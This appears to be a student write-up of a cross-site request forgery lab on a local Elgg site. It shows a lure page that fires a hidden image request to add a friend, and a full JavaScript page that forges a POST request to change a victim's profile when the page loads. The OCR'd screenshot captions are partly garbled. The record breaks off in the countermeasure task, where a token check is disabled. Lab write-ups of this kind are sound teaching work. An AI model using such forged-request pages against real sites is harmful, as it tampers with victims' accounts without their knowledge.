
12:43 14-04-2021 Right Ctrl

4. Now we frame the HTTP request to add Boby as a friend




5. Now we prepare the attractive malicious web page in /var/www/CSRF/attacker/index.html which contains the above add friend request and hosts it on the URL www.csrflabattacker.com.

In order to generate a GET request we use the img tag of HTML page, which sends a GET request as soon as the web page loads in order to display the image. Here, we specify the image width and height as 1 so that its very small and not visible to Alice. This file is created in var/www/CSRF folder



```
index.html (/var/www/CSRF) - gedit
Open ▾ F
<html>
<head>
    <title> Win 12 days trip to Europe! </title>
    <body>
        <h1>Win 12 days trip to Europe!</h1>
        </img>
    </body>
</head>
</html>
```

Boby's sent messages



The screenshot shows a Mozilla Firefox browser window titled "Sent messages : CSRF Lab Site". The address bar displays "www.csrflabelgg.com/messages/sent/boby". The main content area shows a list of sent messages. One message is listed:

To: Alice Win 12 days trip to Europe
Win 12 days trip to Europe here

The message was sent "just now". Below the message are "Delete" and "Toggle all" buttons. To the right of the message list is a sidebar for the user "Boby", listing "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", and "Inbox". At the bottom of the page, it says "Powered by Elgg". The browser is running on a Windows operating system, as indicated by the taskbar at the bottom.

6. Alice opens and reads the message. She finds the content to be attractive and visits the URL


Alice gets a message from Boby

The screenshot shows a Mozilla Firefox window running on a Windows operating system. The title bar says "VM 1 [Running] - Oracle VM VirtualBox". The address bar shows "Alice's inbox : CSRF Lab Site - Mozilla Firefox" and the URL "www.csrflabelgg.com/messages/inbox/alice". The main content area displays the "CSRF Lab Site" interface with a blue header. Below it, there's a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. The main content area is titled "Messages" and "Inbox". It shows a single message from "Boby" with the subject "Win 12 days trip to Europe". The message was sent "a minute ago". Below the message are buttons for Delete, Mark read, and Toggle all. To the right of the message list is a sidebar for "Alice" with links for Blogs, Bookmarks, Files, Pages, Wire posts, and a link to "Inbox". At the bottom of the page is a footer with the text "Powered by Elgg". The taskbar at the bottom of the screen shows various pinned icons and the date/time "14-04-2021 13:14".


Contents of the message sent by Boby to Alice

This screenshot shows the same Mozilla Firefox setup as the previous one, but the address bar now displays "Win 12 days trip to Europe : CSRF Lab Site - Mozilla Firefox" and the URL "www.csrflabelgg.com/messages/read/50". The main content area shows the message from "Boby" with the subject "Win 12 days trip to Europe". The message content is "Win 12 days trip to Europe [here](#)". The sidebar for "Alice" remains the same, showing links for Blogs, Bookmarks, Files, Pages, Wire posts, and a link to "Inbox". The taskbar at the bottom of the screen shows the date/time "14-04-2021 13:14".


On clicking the URL, it takes Alice to a new page which has the following contents:



On returning back to the previous page, we can see that Bob has been added as a friend of Alice which shows that our attack was successful



Alice's friend list after the attack:



Task 3: CSRF Attack using POST Request

After adding himself to Alice's friend list, Boby wants to do something more. He wants Alice to say "Boby is my Hero" in her profile, so everybody knows about that. Alice does not like Boby, let alone putting that statement in her profile. Boby plans to use a CSRF attack to achieve that goal. That is the purpose of this task.

We observe the HTTP request on editing the profile

Here we can see that the content length is 484

In the parameters tab, we can see that the access level is 2 indicating that it's public

We find that Alice's guid value is 42

The screenshot shows a user profile page for 'Alice' on 'www.csrflabelgg.com'. The page includes a profile picture of Alice, her name, and a 'Friends' section. The developer tools are open, displaying the HTML code and CSS styles for the page.


We generate the request from your attacking web page using JavaScript code
The value 2 sets the access level of a field to public. This is needed, otherwise, the access level will be set by default to private, so others cannot see this field.

The screenshot shows a terminal window with a forged HTTP POST request script named 'editProfile.html'. The script uses JavaScript to create a form, set its action to 'http://www.csrflabelgg.com/action/profile/edit', and submit it with the method 'post'. It also includes a function 'forge_post()' which appends the form to the current page and invokes the submission after the page loads.


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    fields += "<input type='hidden' name='name' value='alice'>";
    fields += "<input type='hidden' name='description' value='Bob is my HERO'>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";

    // Create a <form> element.
    var p = document.createElement("form");
    // Construct the form
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    // Append the form to the current page.
    document.body.appendChild(p);
    // Submit the form
    p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post(); }
</script>
</body>
</html>
```

Now we frame the HTTP request to add Boby is my HERO in Alice's description



Contents of the message sent by Boby to Alice



Boby's sent messages

A screenshot of a Firefox browser window titled "Sent messages : CSRF Lab Site - Mozilla Firefox". The URL in the address bar is www.csrflabelgg.com/messages/sent/boby. The page displays a list of sent messages under the heading "Sent messages". There are two messages listed:

- To: Alice
Check this out
just now
- To: Alice
Win 12 days trip to Europe
2 hours ago
Win 12 days trip to Europe here

On the right side, there is a sidebar with links: "Compose a message", "Search", "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Inbox", and "Sent messages". The status bar at the bottom shows "Powered by Elgg". The desktop taskbar at the bottom includes icons for File Explorer, Mail, and various system icons.

Alice's profile is empty before she opens the message

A screenshot of a Firefox browser window titled "Alice : CSRF Lab Site - Mozilla Firefox". The URL in the address bar is www.csrflabelgg.com/profile/alice. The page displays Alice's profile under the heading "Alice". The profile picture is a cartoon illustration of Alice lying in a field. Below the profile picture are buttons for "Edit profile" and "Edit avatar". To the right of the profile picture is a sidebar with links: "Add widgets", "Friends", "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The status bar at the bottom shows "Powered by Elgg". The desktop taskbar at the bottom includes icons for File Explorer, Mail, and various system icons.

Message sent by Boby to Alice

A screenshot of a Mozilla Firefox browser window titled "Alice's inbox : CSRF Lab Site - Mozilla Firefox". The URL in the address bar is www.csrflabelgg.com/messages/inbox/alice. The page displays the "CSRF Lab Site" interface with a blue header and a navigation bar. The main content area shows the "Inbox" with two messages from "Boby":

- "Check this out" (sent 3 minutes ago)
- "Win 12 days trip to Europe" (sent 2 hours ago)

On the right side, there is a sidebar for "Alice" with links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Inbox", and "Sent messages". The status bar at the bottom shows system icons and the date/time: "14-04-2021 15:11".

Contents of the message sent by Boby

A screenshot of a Mozilla Firefox browser window titled "Check this out : CSRF Lab Site - Mozilla Firefox". The URL in the address bar is www.csrflabelgg.com/messages/read/52. The page displays the "CSRF Lab Site" interface with a blue header and a navigation bar. The main content area shows the message "Check this out" from "Boby" with the text "Check this out". On the right side, there is a sidebar for "Alice" with links to "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Inbox", and "Sent messages". The status bar at the bottom shows system icons and the date/time: "14-04-2021 15:11".


On clicking the link sent by Boby, Alice's description changes to Boby is my HERO

The screenshot shows a Mozilla Firefox browser window running on a Windows operating system. The title bar says "VM 1 [Running] - Oracle VM VirtualBox". The main content area displays the "CSRF Lab Site" profile page for user "alice". The profile picture is a cartoon illustration of Alice from Alice in Wonderland. The bio section contains the text "About me Boby is my HERO". Below the bio, there are links for "Edit profile" and "Edit avatar". To the right, there is a "Friends" section showing one friend with a small profile icon. The browser toolbar at the bottom includes icons for file operations like cut, copy, paste, and search.

Observing the POST Request in the web developers tool:

The screenshot shows the Mozilla Firefox developer tools Network tab. The tab is titled "Network" and shows a list of network requests. One specific POST request to "edit" is highlighted. The request parameters are visible in the "Params" section of the developer tools interface. The response time for this request is listed as 3645 ms. The browser toolbar at the bottom includes icons for file operations like cut, copy, paste, and search.

Observing the Post Request in HTTP Header Live



Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Ans: We don't require Alice's credentials to get the GUID value because we can get it by searching for Alice on the webpage and clicking on inspect element to get the GUID value of Alice. If the website does not contain any GUID value in the code then we can enter random password and look at HTTP request or response and get the GUID value if it is present.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Ans: Boby will not be able to launch an attack because he needs to know the GUID value to modify the victim's profile and moreover the web page is different


than the targeted website. Also, the GUID value is sent only to the targeted website's server and not to any other website. Hence Boby cannot launch this attack.

Task 4: Implementing a countermeasure for Elgg

Elgg does have a built-in countermeasures to defend against the CSRF attack.

Secret-token approach: Web applications can embed a secret token in their pages, and all requests coming from these pages will carry this token. Because cross-site requests cannot obtain this token, their forged requests will be easily identified by the server.
Referrer header approach: Web applications can also verify the origin page of the request using the referrer header. The web application Elgg uses secret-token approach. It embeds two parameters elgg_ts and elgg token in the request as a countermeasure to CSRF attack. The two parameters are added to the HTTP message body for the POST requests and to the URL string for the HTTP GET requests.

We comment out return True statement



```
VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg) - gedit
Open ▾
